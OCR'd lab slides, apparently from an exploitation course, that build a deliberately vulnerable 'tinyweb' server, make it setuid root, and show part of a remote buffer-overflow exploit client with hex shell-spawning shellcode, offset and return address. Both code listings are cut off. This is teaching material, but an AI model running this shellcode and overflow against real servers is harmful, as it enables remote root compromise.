
# Tiny Web Project Folder





```
unsafe_compile tinyweb
sudo chown root:root ./tinyweb.out
sudo chmod u+s ./tinyweb.out
ls
./tinyweb.out
```

**Build Program**


# May Have to Disable Apache



# Tiny Web Server Running on Localhost



# Tiny Web Remote Exploit Client



tinyweb_exploit.c - Kate

File Edit View Go Document Bookmarks Sessions Window Tools Settings Help

New Open Back Forward Save Save As Close Undo Redo


Documents

Filesystem Browser

tinyweb.c

tinyweb_exploit.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";  // standard shellcode

#define OFFSET 540
#define RETADDR 0xbffff688

int main(int argc, char *argv[]) {
   int sockfd, buflen;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[600];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   target_addr.sin_family = AF_INET;
   target_addr.sin_port = htons(80);
   target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
   memset(&(target_addr.sin_zero), '\0', 8); // zero the rest of the struct

   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == -1)
      fatal("connecting to target server");
```


tinyweb.c - Kate
File Edit View Go Document Bookmarks Sessions Window Tools Settings Help
New Open Back Forward Save Save As Close Undo Redo
Documents
Filesystem Browser
tinyweb.c
tinyweb_exploit.c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#include "hacking-network.h"
#define PORT 80 // the port users will be connecting to
#define WEBROOT "./webroot" // the web server's root directory
void handle_connection(int, struct sockaddr_in *); // handle web requests
int get_file_size(int); // returns the filesize of open file descriptor
int main(void) {
int sockfd, new_sockfd, yes=1;
struct sockaddr_in host_addr, client_addr; // my address information
socklen_t sin_size;
printf("Accepting web requests on port %d\n", PORT);
if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
fatal("in socket");
if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
fatal("setting socket option SO_REUSEADDR");
host_addr.sin_family = AF_INET; // host byte order
host_addr.sin_port = htons(PORT); // short, network byte order
host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct
if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
fatal("binding to socket");
if (listen(sockfd, 20) == -1)
fatal("listening on socket");
while(1) { // Accept loop
sin_size = sizeof(struct sockaddr_in);